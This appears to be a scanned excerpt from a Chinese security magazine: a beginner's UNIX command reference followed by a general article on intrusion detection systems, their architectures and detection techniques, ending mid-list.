UNIX 命令列有不少保留字,如 “\”, “&”, “|”, “>”, “<”, “(”, “)”, “/”, “!”, “\$”, “*”, “” 等,这些字元均有特殊解译,如果命名或参数要用到保留字,请在保留字之前加上反斜线 “\”, 例如 \! 代表 !, \\ 代表 \。

线上求助指令——man 可在线上用来查询各种命令用法(manual page)的指令

例: `man ls` 查询 `ls` 这个指令的用法

man man 查询 man 指令的用法

以大部分指令仅列简要说明,详细用法可用 man 查询。为节省篇幅,举例不多,读者需时常上机使用才能真正熟悉指令的用法。

二、档案及目录指令

和 DOS 相似,UNIX 采用阶层式目录管理结构,由根目录 (/) 开始一层层将子目录建下去,各阶层目录以 / 隔开。

home directory: 使用者 login 时,工作目录的位置,是由系统管理者所设定 “~” 符号代表自己的 home directory,例如 ~/myfile 是指自己 home 目录下 myfile 这个档案; ~b82000/bin/qkmj 代表 b82000 的 home 目录下, bin 目录内 qkmj 档案。

档名有区分大小写,长度可达 256 字元(随系统而异),且不限点号(.) 的数目隐藏档: 档名或目录名以 . 开头即为隐藏档。

. 表示目前所在目录

.. 表示上一层目录

UNIX 的万用字元有 3 种, ‘*’ 和 ‘?’ 用法和 DOS 相同,另可用 [...] 代表区间内的任一字元,如 test[0-5] 即代表 test0, test1, ..., test5 的集合。

以下是 `ls -l` 指令输出的例子,分别介绍各栏位的意义:

```
total 63
drwx - - - - - 4 b1503045 1536 Feb
13 16: 37 Mail
```

```
drwx - - - - - 2 b1503045512 Jan9
16: 26 News
drwx - - - - - 2 b1503045512 Feb 7
00: 46 bin
drwx - - - - - 2 b1503045 1024
Nov1 16: 43 c
-rw - - - - - 1 b1503045 3051
Feb7 01: 49 dial - up
-rw - r - - - - 1 b150304537106 Feb
13 02: 00 wwwfaq1
drwx - - - - - 2 b1503045512 Aug
111994 doc
lrwxrwxrwx1 b150304511 Sep5 20: 36 docs
-> /remote/doc
drwxr - xr - x2 b1503045512 Feb7 00: 43
pub
```

档案形式:

- 一般档案。

d 目录。

l 符号链接档, (symbolic link file) 用 ln -s 命令造成的, 上例中, cd docs 和 cd /remote/doc 的效果是一样的。

c 字元式周边设备, 以一个字元一个字元方式传输, 如终端机。

b 区块式周边设备, 能一次大量传输, 如磁盘机。

ssocket 档。

档案存取权限: 共 9 个字元, 每 3 个分为一组, 共 3 组 rwx 的组合。前 3 个 rwx 是档案拥有人的权限, 中间 3 个是所属群体 (group) 的权限, 最后 3 个是其他人的使用权限。rwx 代表的意义如下:

对档案而言对目录而言

r 可读此档可得知目录内有哪些档案

w 可修改此档可在此目录内建档及杀档

x 可执行此档可进入此目录内

- 无此使用权无此使用权

▲ 所谓的所属群体 (group), 在台大计中 ccsun 工作站, 同系学生定为同一 group; 在系计中 cctwin 工作站, 同年级学生定为同一 group。

▲ 以上例而言, wwwfaq1 这个档案自己可以读写, 同一 group 的人只能读, 其他人对此档完全没有存取权。

▲ 自己的档案, 可用 chmod 指令改变其存取权, 有两种使用方法, 如下:

八进位法 —— chmod <八进位数>
<档案>

此方法如同在填体育选课志愿卡, 共 3 个八进位数字, r = 4, w = 2, x = 1, - = 0。例如 -rwxr - xr - x 为 755, rw - r - - - - 为 644。如上例, 若下 chmod 644 dial - up 即可将 dial - up 这个档的存取权从 600 变成 644, 亦即让其他人均可读此档案。

其实最前面还有一个八进位数, 但很少用到, 其意义如下:

4000 程式执行时, 设定使用者识别码 (SUID) 位元为 on

2000 程式执行时, 设定使用者所属团体识别码 (SGID) 位元为 on

1000 sticky bit on, 程式执行后会常驻记忆体。

符号法 —— chmod <who op 存取权>
[<who op 存取权> ...] <档案>

<who> u (user) 档案拥有者

g (group) 所属 group

o (other) 其他使用者

a (all) 包括 u, g, o

<op> + 加上存取权

- 除去存取权

= 重新设定存取权

<存取权> 有 r, w, x, s, t (常用前 3 者)

· Hacker Defence ·

例如, `chmod u-w wwwfaq1` 让自己不能更改 `wwwfaq1` 这个档案, `chmod a+x a+r bin` 允许所有人进入 `bin` 目录并可查看有哪些档案。

档案连结 (link) 次数。

档案拥有者。超级使用者 (系统管理员) 为 `root`。

档案大小, 单位为 `byte`。

档案内容最近一次更新时间。

档案名称。

指令简介

▲ `ls` 列出目录内档案名称 (如 `DOS` 的 `dir/w`)

`ls -l` 除了列出档名外, 并列出现档案属性及拥有者、档案大小及建立时间等资讯

`ls -a` 列出所有档案, 包括隐藏档

`ls -R` 递归地列出所有档案 (子目录内所有档案亦列出)

`ls -F` 依档案格式分类

可执行档档名后加 `'*'`, 目录名称后加上 `'/'`, `link` 档档名加上 `'@'`

▲ `pwd` 查询目前所在之目录名称

▲ `cd` 更换目前工作目录位置

若只打 `cd` 不加目录名, 则回到自己的 `home directory` 回到上一层目录, 必须打 `cd ..`, `cd` 和 `..` 中间要有空白

▲ `cat` 查看文字档内容

▲ `more` 以一页一页方式显示一个文字档
 当最后一行出现 `--more(16%)--`, 表示你已看了 `16%` 的文章。此时可用 `more` 内的指令: `space` 往下卷动一页

`Enter` 往下卷动一行, 若先键入数字再按 `Enter` 可下卷指定的行数 `q` 或 `Q` 停止输出, 回到系统提示符号

`h` 显示可用指令及其功能

▲ `cp` <原始档> <复制档> 就是 `copy` 啦!

▲ `mv` <原始档> <目的档> 若原始档和目的档在同一目录下, 可更改档名, 若加上路径名, 可在目录间搬移档案

▲ `rm` 删除档案, 若加上 `-i` 会徵求确认后删除

`rm -r` <目录名> 删除该目录及该目录之下的所有档案

`rm -rf` 同上, 但不会先征求确认

注: `UNIX` 没有 `undelete`, 杀档前请确定你的大脑很清醒

▲ `mkdir` 建立子目录

▲ `rmdir` 删除子目录, 目录内须无档案

▲ `chmod` 设定档案或目录的存取权限

▲ `lpr` 将档案放进 `printer queue` 中等候列表

▲ `lpq` 显示 `printer queue` 的内容

▲ `lp` 打印资料

▲ `lpstat` 查询打印状态与打印机相关资讯

▲ `pr` 文字档之格式化输出进阶指令

▲ `grep` 于档案中寻找特定字串

例: `grep fopen *.c` 可印出所有 `*.c` 档案中, 有 `fopen` 字串的那一行。

▲ `tail` 打印档案最后 10 行内容

`tail -200` 印出档案最后 200 行内容

▲ `which` 查询某个执行档是放在哪个路径之下

▲ `od` 以八进位查看档案内容

▲ `ln` 连接 (link) 档案

`ln -s` symbolic link

▲ `wc` 计算档案的行数、字数及字节数

▲ `touch` 更改档案修改或被存取时间

▲ `diff` 档案比较

▲ `find` 档案搜寻

▲ `df` 显示可使用之档案储存空间及档案数目

- ▲ du 计算磁盘机使用情形
- ▲ umask 建档时,取消部份存取权
- ▲ tee 将 stdin 输出到 stdout 并复制一份於档案中

三、通信指令

指令简介

- ▲ rusers 查看有哪些人上机
- ▲ ku 比 rusers 更好用,并提供 finger, talk, write, mail 等功能。
- ▲ mesg y 接受其他使用者讯息 (系统预设值)

mesg n 拒绝其他使用者讯息

▲ talk 线上一对一交谈系统,对方必须在线上才能使用,可让同一主机或使用相同网路协定的不同主机的使用者交谈,若要使用中文请用 ctalk。

▲例如,若你使用台大计中工作站,发现你的朋友 b2503000 正在使用 ccsun22 这台机器,可下 talk b2503000@ccsun22 这个指令,接著等待回音,若对方愿意和你聊天,则萤幕画面将会分为上下两部分,上半部分为自己输入的讯息,下半部分则是对方的应答。

▲按下 Ctrl + C 可结束对话

▲若 b2503000 要和你聊天时,会出现如下画面

```
Message from Talk_Daemon at 11:21
```

```
talk: connection requested by b2503000@ccsun22
```

```
talk: respond with talk b2503000@ccsun22
```

若想回答请输入 talk b2503000@ccsun22 再按 Enter 即可

▲此时若萤幕内容混乱,在某些软件中可按 Ctrl + L 重绘萤幕文字,若你正在编辑文件,该文件也不会受影响,仍可继续编辑。

▲若你不想和他 talk,可用 mesg n 命令

拒绝。

▲若远方机器与本地机器相容,亦可使用此命令和远方机器使用者聊天,例如: talk u82 是 34567@ccsun19.cc.nctu.edu.tw 即可和交大 ccsun19 上的 u8234567 聊天

▲ finger 可查询本地机器或远方机器使用者简要资料

例: finger b1503045@cc.ntu.edu.tw

▲ mail 读取及传送电子邮件

以下指令可利用 mail 传送文字档

mail user < filename

▲ write 送讯息给其他在系统中的使用者,也可视为功能较差的 talk 程式,记得按 Ctrl + D 结束

▲ rlogin, rsh, telnet 远端登录(login)

进阶指令

▲ vacation 自动回应该信

四、系统资讯

指令简介

▲ quota -v 察看自己可用磁盘空间大小(单位: KB)及档案个数

▲ date 现在的日期、时间

▲ who 查询目前和你使用同一机器的有哪些人及 login 时间地点

▲ w 查询目前上机者详细状况

▲ whoami 察看自己帐号名称

▲ groups [帐号名] 查看某人的 group

▲ yppasswd 更改密码

▲ ypchsh 更改自己的 login shell

▲ ypchfn 更改自己的全名 (full name, 不是帐号名)

▲ cal 印出月历或年历

▲ tty 显示目前所用终端机名称

▲ history 查看自己下过的指令

进阶指令

· Hacker Defence ·

▲ nslookup 向 Name Server 查询 hostname 及 IP

五、处理程序 (Process) 的控制

指令简介

▲ ps 显示 process 的状态 (process status)

PID 栏: 即 ProcessID, 一个正在执行的程

式在系统中的惟一编号 Owner 栏: 该 process 的拥有者

▲ kill 停止处理程序, 通常先用 ps 命令查得 Process ID, 再杀之 kill -9 立即停止一个 process

kill -9 -1 杀掉系统内所有属于自己的 process

▲ 若在工作站上无法离线时, 可先 login 另一台工作站, 然后再 rsh 到原来当掉的工作站, 下 kill -9 -1 指令即可正常退出。

▲ jobs 列出现在正在执行的工作

▲ fg 将中止的 job 回到前景继续执行

▲ bg 背景执行

进阶指令

▲ at 在指定时间执行命令

▲ batch 依序执行多个命令

▲ crontab 要求系统定期执行特定命令

▲ nice 调整 process 的优先权

▲ nohup 使 process 在 logout 后继续执行

六、其他命令

指令简介

▲ ccC Compiler

▲ compress 将档案压缩成 * .Z 格式

▲ uncompress 将 * .Z 格式的压缩档解压

▲ alias 替命令取别名

例: aliasdir 'ls -al'

以后打 dir 就等同于下 ls -al 命令

▲ set 查看或设定 shell 变数

▲ 这里介绍几个重要的变数:

home: 你的 home directory.

path: 和 DOS 的 path 变数功能一样, 系统会顺著 path 中的目录去找可执行档。

term: 终端机形态, 常用 vt100、vt102、ansi。

▲ set <变数名> = <设定值> 就可以设定变数的值, \$ <变数名> 代表此变数的值。例如: set term = vt100; set path = (\$ home/bin \$ path) 另外须注意 path 的第一个目录最好不要设为, 这是系统安全的考量

▲ setenv 查看或设定环境变数

▲ echo 回应讯息到标准输出

▲ sort 资料排序

▲ su 权限转换为指定使用者

▲ banner 放大特定字串

▲ calendar 重要事项提醒

▲ spell 拼字检查

▲ sleep 暂停一段时间不使用 CPU (通常用在 Shell Script)

▲ test 测试档案型态或检查字串、数值大小 (通常用在 Shell Script)

▲ wait 等待 process 执行结束 (通常用在 Shell Script)

七、终端机常用控制键

Ctrl + C 中断程式的执行。

Ctrl + Z 暂停程式的执行, 稍后可下 fg 或 bg 指令继续, 若未下 fg 或 bg 指令继续执行该 process 仍会留在系统内。

Ctrl + S 或 Pause 键屏幕暂停输出

Ctrl + Q 屏幕恢复输出

Ctrl + D EOT (End of Transmission)

有时候按了键盘, 屏幕却没有任何反应, 看起来好像当机, 可能就是不小心按了 Ctrl + S

主动安全保护

入侵检测技术

一、网络安全现状

随着因特网的迅速发展,网络技术的进步,互联网上的信息资源可以高度的共享,使得我们能够快速及时的找到我们需要的信息,给技术交流提供了快捷的通道。但是同时,网络与计算机的安全面临严重的挑战,黑客入侵事件及计算机病毒常有发生。虽然我们利用防火墙技术,经过仔细的配置,可以在内外网之间提供安全的网络保护,降低网络安全风险。但是,仅仅使用防火墙,网络安全还远远不够,因为:

(1)入侵者可寻找防火墙背后可能敞开的大门。

(2)入侵者可能就在防火墙内。

(3)由于性能的限制,防火墙通常不能提供实时的入侵检测能力。

(4)保护措施太单一。

据 Warroom Reseach 的调查,1997 年世界排名前 1000 的公司几乎都被黑客闯入。

据美国 FBI 统计,美国每年因网络安全造成的损失高达 75 亿美元。

计算机紧急响应小组(CERT)的年度报告中列出了 1997 年发生的将近 2500 个报道的安全事故,其影响涉及到 12 个 Internet 站点。

Ernst 和 Young 报告由于信息安全被窃或滥用,几乎 80% 的大型企业遭受损失。

我国的 ISP、证券公司及银行系统也曾经

多次被国内外的黑客攻击。前几年上海的几个著名的网络站点就被一学生通过电话拨号的方式非法侵入,并被破解了大部分系统帐号。

这些还仅仅是在互联网上通过 Internet 进行的系统入侵,而实际生活中,来自系统内部的威胁的比重更大。据统计,来自系统内部的攻击行为在整个系统受到的攻击中占到了 70% 以上。

从另外一个角度来讲,网络以及计算机系统的安全漏洞和系统的加密技术已经是广为人知。在国际互联网上,系统安全漏洞的发现越来越多,数以万计的黑客站点在时时刻刻地发布这些信息,并提供各种工具和技术,利用这些漏洞来破解保密体系,进行系统攻击。因此一个普通的计算机用户,只要他对这方面有兴趣,就能够通过上 Internet 网络,轻易地获得这些信息,进行学习研究,轻松地成为一个具有很大威胁的黑客。

从我国目前的发展现状来看,网络安全问题还没有得到高度的重视,许许多多大型的企业网站、门户网站在互联网的安全配置方案中仅配置了一道防火墙作为安全的保障,更不要提许许多多的个人主页了,由于都没有在安全方面下工夫,因而就面临着诸多的安全隐患,给黑客们留下了方便的入侵途径,结果往往在遭受重大损失后才意识到安全问题的重要性。还有很多个人用户也经常为自己的邮箱遭受“邮件炸弹”的攻击而苦恼,而一些大单位更是为自己的主页被黑客的任意篡改而感到

尴尬,至于那些由于网络安全漏洞造成的大型经济犯罪案件更是屡见不鲜。因此,保护网络安全刻不容缓!

二、入侵检测技术

“美国八大著名网站被‘黑’、克林顿总统亲自召集网络安全会议并拨款 20 亿美元”,这给公众上了一堂生动的信息安全课。从这里也可以看到轻视网络安全所造成的严重后果,我们要做的不仅仅是亡羊补牢,还要看到这些事件持久、深远的影响力。各国政府、IT 厂商和业界同仁在感到震惊的同时,不仅要思考网络安全问题,并且应该采取必要的行动来捍卫网络安全。

根据美国 FBI 的调查,美国每年因为网络安全造成的经济损失超过 170 亿美元。75% 的公司报告财政损失是由于计算机系统的安全问题造成的。但只有 17% 的公司愿意报告黑客入侵,大部分公司由于担心负面影响而不愿声张。在所有的损失中虽然只有 59% 可以定量估算,但平均每个组织的损失已达 40 万美元之多。

对于企业网络来说,入侵的来源可能是企业内部心怀不满的员工、网络黑客,甚至是竞争对手。攻击者可以窃听网络上的信息,窃取并篡改用户的口令、窃取数据库的信息;还可以篡改数据库内容,伪造用户身份,否认自己的签名。更有甚者,攻击者可以删除数据库的内容,摧毁网络节点,释放计算机病毒,直到整个企业网络陷入瘫痪。

看到这些,我们是否想到过网络在被动保护自己不受侵犯的同时,能否采取某些技术,主动保护自身的安全呢?答案是肯定的,入侵检测技术就是一种主动保护自己免受黑客攻击的网络安全技术。入侵检测技术帮助系统对付网络攻击,扩展了系统管理员的安全管理

能力(包括安全审计、监视、进攻识别和响应),提高了信息安全基础结构的完整性。它从计算机网络系统中的若干关键点收集信息,并分析这些信息,看看网络中是否有违反安全策略的行为和遭到袭击的迹象。入侵检测被认为是防火墙之后的第二道安全闸门,它在不影响网络性能的情况下能对网络进行监测,从而提供对内部攻击、外部攻击和误操作的实时保护。

这些都通过执行以下任务来实现:

- (1) 监视、分析用户及系统活动;
- (2) 系统构造和弱点的审计;
- (3) 识别反映已知进攻的活动模式并向相关人士报警;
- (4) 异常行为模式的统计分析;
- (5) 评估重要系统和数据文件的完整性;
- (6) 操作系统的审计跟踪管理,并识别用户违反安全策略的行为。

对于一个成功的入侵检测系统来说,它不但可使系统管理员时刻了解网络系统(包括程序、文件和硬件设备等)的任何变更,还能为网络安全策略的制定提供指南。更为重要的是,它便于管理、配置简单,从而使非专业人员也能非常容易地对网络实施安全保护。入侵检测的规模还应根据网络威胁、系统构造和安全需求的改变而改变。入侵检测系统在发现入侵后,会及时作出响应,包括切断网络连接、记录事件和报警等。

入侵检测技术作为网络安全体系的一种有效的防范措施,将会受到越广泛的关注。我们将本期专题聚焦于入侵检测技术,包括核心技术和一些应用实例。

三、入侵检测的原理

入侵检测可分为实时入侵和事后入侵检测两种。其原理分别如图 1 所示。

实时入侵检测在网络连接过程中进行,系




图 1

统根据用户的历史行为模型、存储在计算机中的专家知识以及神经网络模型对用户当前的操作进行判断,一旦发现入侵迹象立即断开入侵者与主机的连接,并收集证据和实施数据恢复。这个检测过程是不断循环进行的。而事后入侵检测由网络管理人员进行,他们具有网络安全的专业知识,根据计算机系统对用户操作所做的历史审计记录判断用户是否具有入侵行为,如果有就断开连接,并记录入侵证据和进行数据恢复。事后入侵检测是管理员定期或不定期进行的,不具有实时性,因此防御入侵的能力不如实时入侵检测系统。

四、入侵检测现状

入侵检测常常包括对非法使用系统资源活动的检测,也包括对滥用系统资源行为的检测。入侵检测系统使用两种基本的检测技术。一是对网络上的数据流量进行分析,找出表现异常的网上交通;二是对网上流动的数据的内容进行分析,找出“黑客”攻击的表征。功能简单的入侵检测系统可能只使用这两种技术中的一种。

交通分析是一种对进入系统的信息只读“信封”、不读信内容的做法。盛放网上信息的“信封”除地址之外还包括其他一些内容。通过对信封上信息的分析可以发现与入侵行为相关的某些特征。在这些特征当中,只有很小

一部分可以使分析人员立即得出确定的结论,其他则需要对大量数据进行相关分析。特别是对网络中不同时间点,不同空间点上的数据进行相关分析。这样做起来有相当的难度。

表征分析的办法是在网上传递的信息内容中寻找特定的关键字,这些关键字是在已知的人侵实例中使用过的。注意,在互联网上信息的传播是通过尺寸很小的数据“碎片”来实现的。就是说,一个文件往往被分割成许多小块儿数据发送到网上,而每个小数据块儿独立地在网上旅行,不考虑它与其他数据块儿的时间次序或其他关系。仅当到达了目的地之后,这些小数据块才被重新装配起来。出于对处理效率和开销的考虑,目前网络安全产品市场出售的大多数入侵检测产品都不做“碎片装配”的工作,这不能不使这些产品寻找攻击表征的能力受到一些限制。

入侵检测系统面临的最主要挑战有两个:一是虚警率太高,二是检测速度太慢。美国克林顿政府去年曾宣布利用国家科学基金会的资金资助学术界对虚警问题的研究,足见问题之严重。在检测速度方面的形势也很严峻。目前大多数入侵检测系统在不牺牲检测质量的前题下尚不能处理百兆位网络满负荷时的数据量,而千兆位则还是个不可企及的目标。

现有的入侵检测系统还有其他技术上的致命弱点。两年前,美国一家公司的两个研究人员发现了一种躲避入侵检测系统的技术(基于网络的入侵检测系统)。这种技术主要基于以下思想:在计算机世界里面,不同厂家生产的机器对网上数据的处理可能有一些细微的区别,特别是对一些不规范的数据,工业界使用的标准中并不规定对这些不大可能出现的情况的处理方式,于是各厂家的处理便略有不同。如果一个被入侵检测的网络存在着多于一种型号的机器,或者型号虽然相同,机上软件的版本号不完全一致,对同一个数据,不同

机器(系统)的表现行为可能有细微的差别。因为入侵检测系统必须与被检测机器有完全一致的行为,才能可靠地分辨攻击表征。但在这种网络组成比较复杂的情况下,入侵检测系统不能不顾此失彼。于是,经过巧妙设计的攻击表征便有可能影响目标系统,而不为入侵检测系统察觉。

随着各种组织的上网和允许对自己某些机器的连接,入侵检测正变得越来越重要。以前多数入侵检测技术是基于日志型的,最新的入侵检测系统技术(IDS)是基于实时侦听和网络通行安全分析的。最新的IDS技术可以浏览DNS的UDP报文,并判断是否符合DNS协议请求,如果数据不符合协议,就发出警告信号并抓取数据进行进一步分析。同样的原则可以运用到ICMP包,检查数据是否符合协议要求,或者是否装载加密shell会话。

五、入侵检测系统的体系结构

入侵检测系统是近年来出现的新型网络安全技术,目的是提供实时的入侵检测及采取相应的防护手段,如记录证据用于跟踪和恢复、断开网络连接等。

实时入侵检测能力之所以重要首先在于它能够对付来自内部网络的攻击,其次是它能够缩短hacker入侵的时间。

在网络环境中存在3种主要入侵检测体系结构:基于主机(HIDS)、基于网络(NIDS)和混合分布式(DIDS)。另外,能够识别的入侵手段的数量多少、最新入侵手段的更新是否及时也是评价入侵检测系统的关键指标。

基于主机的入侵检测系统历史最久,多用户计算机系统出现不久已有雏形,最早用于审计用户的活动,比如用户的登陆、命令操作、应用程序使用资源情况等。此类系统一般主要使用操作系统的审计跟踪日志作为输入,有些

也会主动与主机系统进行交互以获得不存在于系统日志中的信息;其所收集的信息集中在系统调用和应用层审计上,试图从日志判断滥用和入侵事件的线索。

基于主机的入侵检测系统用于保护关键应用的服务器,实时监控可疑的连接、系统日志检查、非法访问的闯入等,并且提供对典型应用的监视,如Web服务器的应用。

基于主机的安全监控系统具备如下特点:

- (1)精确:可以精确地判断入侵事件;
- (2)高级:可以判断应用层的入侵事件;
- (3)对入侵时间立即进行反应;
- (4)针对不同操作系统的特点;
- (5)占用主机宝贵资源。

由于来自网络的攻击事件逐渐成为信息系统的最大威胁,因而基于网络的入侵检测系统具有重要价值。它在网络中的某一点被动地监听网络上传输的原始流量,通过线路窃听的手段对捕获的网络分组进行处理,从中获取有用的信息;通过对流量分析提取特征模式,再与已知攻击特征相匹配或与正常网络行为原型相比较来识别攻击事件。与基于主机的入侵检测不同,基于网络的IDS非常适用于检测系统应用层以下的底层攻击事件。

基于网络的安全监控系统具备如下特点:

- (1)能够监控经过本网段的任何活动;
- (2)实时监控网络;
- (3)监视粒度更细致;
- (4)精确度较差;
- (5)防入侵欺骗的能力较差;
- (6)交换网络环境难于配置。

混合分布式入侵检测系统可以从不同的主机系统、网络部件和通过网络监听方式收集数据,这些系统可以利用网络数据,也可收集分析来自主机系统的高层事件发现可疑行为。

基于主机的入侵检测依赖于特定的操作系统和审计跟踪日志获取信息,此类系统的原

始数据来源受到具体操作系统平台的限制,系统的实现主要针对某种特定的系统平台,在环境适应性、可移植性方面问题较多。所以,现在的商用入侵检测产品几乎没有一种是单纯基于主机类型的。但是在获取高层信息以及实现一些特殊功能时,如针对系统资源情况的审计方面它又具有无法替代的作用。

基于网络监听方式实现的入侵检测系统同基于主机的系统相比,在实时性、适应性、可扩展性方面具有其独特的优势,但此类系统也存在一些固有的弱点,比如更容易受到基于网络的拒绝服务等恶意攻击,在高层信息的获取上更为困难,在实现技术上更为复杂等。但是也只有此类系统可以检测到某些种类的攻击,比如远程缓冲区溢出、网络碎片攻击等大量针对协议栈或特定网络服务的攻击手段。

可以这样认为,基于主机的系统一般是根据攻击对系统的影响来判断攻击事件的,比如用户是否多次使用错误口令,文件状态是否非法改变等,时间上滞后于攻击本身;而基于网络的系统强调通过网络行为过程进行分析,不是依靠审计攻击事件对目标系统带来的实际影响,而是通过行为特征来发现攻击事件。比如网络上一旦发生了针对 Windows NT 系统的攻击行为,即使其保护网络中没有 NT 系统,基于网络的入侵检测系统一样可以检测到该攻击。此类系统侧重于网络活动进行检测,因而得以实时地发现攻击企图,许多情况下可以做到防患于未然。

由于基于网络监听方式的入侵检测系统直接从数据链路层获取信息,因而从理论上它可以获取所有的网络信息,原始数据来源丰富,只要传输数据不是底层加密的,就可检测到通过网络发动的一切攻击事件,包括一些高层应用的信息。如:我们目前已经可以完全通过网络监听的方式对通过网络登陆到特定系统的用户名和口令进行审计,故也可分析其他

系统相关的高层事件。

虽然基于网络的入侵检测系统实现的功能可以很强大,但要适应现代千兆比特的高速网络和交换式网络方面也有许多难以克服的困难。而且基于主机的入侵检测系统也有其独特功能,所以,未来的入侵检测系统要想取得成功,必须将基于主机和基于网络的两种入侵检测系统天衣无缝地结合起来,这就是混合分布式入侵检测系统。在基于主机和基于网络的两种入侵检测系统都发展到一定成熟度后,混合分布式系统就自然出现了,它兼两种入侵检测系统各自的优点。


六、入侵检测常用技术

入侵检测技术通过对入侵行为的过程与特征的研究,使安全系统对入侵事件和入侵过程能做出实时响应,从理论的分析方式上入侵检测技术可以分为异常检测和违规检测等两种主要类型。

1. 异常检测系统试图建立一个对应“正常的活动”的特征原型,然后把所有与所建立的特征原型中差别“很大”的行为都标志为异常。显而易见,当入侵集合与异常活动集合存在相交情况时,一定存在“漏报”和“误报”问题。为了使“漏报”和“误报”的概率较为符合实际需要,该系统的主要问题是选择一个区分异常事件的“阈值”。而调整和更新某些系统特征度量值的方法非常复杂,开销巨大。在实际情况下,试图用逻辑方法明确划分“正常行为”与“异常行为”两个集合非常困难,几乎不可能。

2. 违规检测系统是建立在使用某种模式或者特征描述方法能够对任何已知攻击进行表达这一理论基础上的。

违规检测系统的主要问题是确定所定义的攻击特征模式可以覆盖与实际攻击相



关的所有要素,以及如何对入侵活动的特征进行匹配。可以说,要想实现一个理论上能够百分之百正确检测所有攻击活动的违规检测系统,首先必须保证能够用数学语言百分之百正确的描述所有的攻击活动。

七、入侵检测系统常见实现技术模型

1. 异常检测系统

异常检测系统的主要实现技术包括统计手段和预测模式生成两种。

(1) 在统计手段方法中,先要生成主体的行为特征原型文件。某些系统会根据实际情况不断调整当前原型文件。统计手段的主要优点是可以自适应学习用户的行为,主要问题是其可能被入侵者逐渐训练以至最终将入侵事件误认为正常。并且阈值设置不当会导致大比例的“误报”与“漏报”。此外,由于统计量度对事件顺序的不敏感性,事件间的关系会漏掉。此问题可以用预测模式生成技术解决。

(2) 预测模式生成技术试图基于已经发生的事件来预测未来事件。比如规则: $E1 \rightarrow E2 \rightarrow (E3 = 80\%, E4 = 15\%, E5 = 5\%)$, 即假定事件 $E1$ 和 $E2$ 已经发生, $E3$ 随后发生的概率是 80% , $E4$ 随后发生的概率是 15% , $E5$ 随后发生的概率是 5% 。如果一个与预测统计概率偏差较大的事件发生,则被标志为攻击。预测模式生成技术的问题在于未被这些规则描述的入侵脚本将不会被标志为入侵。此类系统较容易发现在系统学习期间试图训练系统的用户。

(3) 另一种方法是使用神经网络。其想法是用给定的 n 个动作训练神经网络去预测用户的下一个命令。训练周期之后,神经网络使用已出现在网中的用户特征匹配实际的用户命令,标志统计差异较大的事件为非法。使用

神经网络的优点是:可以很好地处理噪声数据,因为其只与用户行为相关,而不依赖于任何低层数据特性的统计。但同样有入侵者能够在其学习阶段训练网络的问题。

2. 违规检测系统

违规检测系统的实现技术包括专家系统、击键监视、状态转化和模式匹配的入侵检测系统等。

(1) 专家系统是分开规则匹配阶段和动作阶段来建模,匹配是依据审计跟踪事件完成的。专家系统方法也存在某些缺点。例如:专家系统必须由安全专业人士进行公式化表述,这样系统的安全性最多与为其编程人员的一样强。在规则库中增加和删除规则必须考虑其中不同规则的内部依赖性。规则的各种不同条件不考虑顺序。

(2) 键盘输入监视方法是通过键盘输入发现监视攻击模式的简单技术。出现于早期对主机系统的用户行为审计。该技术的一种改进是通过监视系统调用分析用户程序的行为。

(3) 在状态转换分析技术中,被监视的系统可以表达为状态转换图。系统从一个状态转移到另一个状态时必须符合某些条件,如果某条件不满足而系统状态发生了转变则被认为非法。状态转换分析方法的优点是攻击的过程无关只与系统状态的变化相关,所以无需对攻击手段进行研究。

(4) 模式匹配模型需编码已知入侵特征作为与审计数据匹配的模式,将外来事件与代表入侵脚本的模式相匹配以报告攻击行为。模式匹配模型主要问题必须对攻击模式本身进行描述,并只能检测已知模式的攻击手段。此外,提取攻击手段的特征,把已知攻击脚本翻译成可以为模型所使用的模式并非一件容易的工作。

八、我们应当实现什么样的入侵检测系统

现在没有一种完美的完整IDS系统模型可以照搬。事实上,现在的商用产品也很少是基于一种入侵检测模型,使用一种技术实现的,一般都是理论模型与技术条件间的折衷方案。不同的体系结构、不同的技术途径实现的入侵检测系统都有不同的优缺点,都会最适用于某种特定的环境。应当实现什么样的IDS系统,要从现有的技术水平出发,综合考虑现有经费、人员、时间等多种因素,结合当前对系统漏洞与攻击手段情况的了解,经过实事求是的分析,做出切合实际的设想。

一般来说,无论是基于主机的还是基于网络的入侵检测都是试用多种模式匹配算法和统计学算法对所收集的数据进行处理从中判断入侵事件的。

无论是依据“异常检测”理论还是“违规检测”理论为指导实现的入侵检测系统,它们之间的差别只是在检测模式的建立上,思考问题的角度不同,提取模式时所使用的具体技术不同。比如:基于行为分析的“异常检测”主要是使用统计的方法对用户正常的行为建立可操作的数学模型,凡是超出这一模式的行为都被认为是潜在的攻击,而不去考虑具体的攻击手段。基于知识的“违规检测”,是通过已知攻击手段的分析,使用特定的方法提取攻击事件模式特征,使用对特征模式的匹配来判断攻击事件。入侵检测系统的水平取决于对攻击手段的了解程度。

从理论上讲,基于统计的“异常检测”模式实现的入侵检测系统无需了解具体的系统漏洞与现有的攻击方法,相对于一个需要建立巨大的已知攻击模式特征库的基于知识的“违规检测”模式的入侵检测系统似乎更先进,对于未知入侵种类的检测也可能更为有效。而事实上“异常检测”模式作为一种理论被提出

至少已经有15年了,至今却仍然处于理论探讨阶段,因为在目前技术条件下,该理论模型在算法上难于实现。从实际情况出发,由于“异常检测”技术需要对“正常”与“异常”的网络活动进行统计和分析,仅凭目前网络试验环境的软硬件情况以及网络活动情况,不可能正确提取出有代表性的数学模型。退一步讲,即使在建立起一个基于“异常检测”模式的入侵检测系统原型之后,在现有条件下也很难找到方法对其有效性进行评估。


应该客观地认识到,系统攻击和入侵检测是矛与盾的关系。不可能找到一劳永逸的入侵检测解决方案。各种不同机制的入侵检测系统之间也没有绝对的优劣之分。在当前,由于对计算机系统各部分存在漏洞的情况;人类的攻击行为;漏洞与攻击行为之间的关系都没有(也不可能)用数学语言明确的描述,无法建立可靠的数学描述模型,因而无法通过数学和其他逻辑方法从理论上证明某一个入侵检测模型的有效性,而只能对于一个已经建立起来的原型系统,进行攻防比较测试,通过实验的方法在实践中检验系统的有效性。

入侵检测系统的功能有:

- (1) 监视用户和系统的运行状况,查找非法用户和合法用户的越权操作。
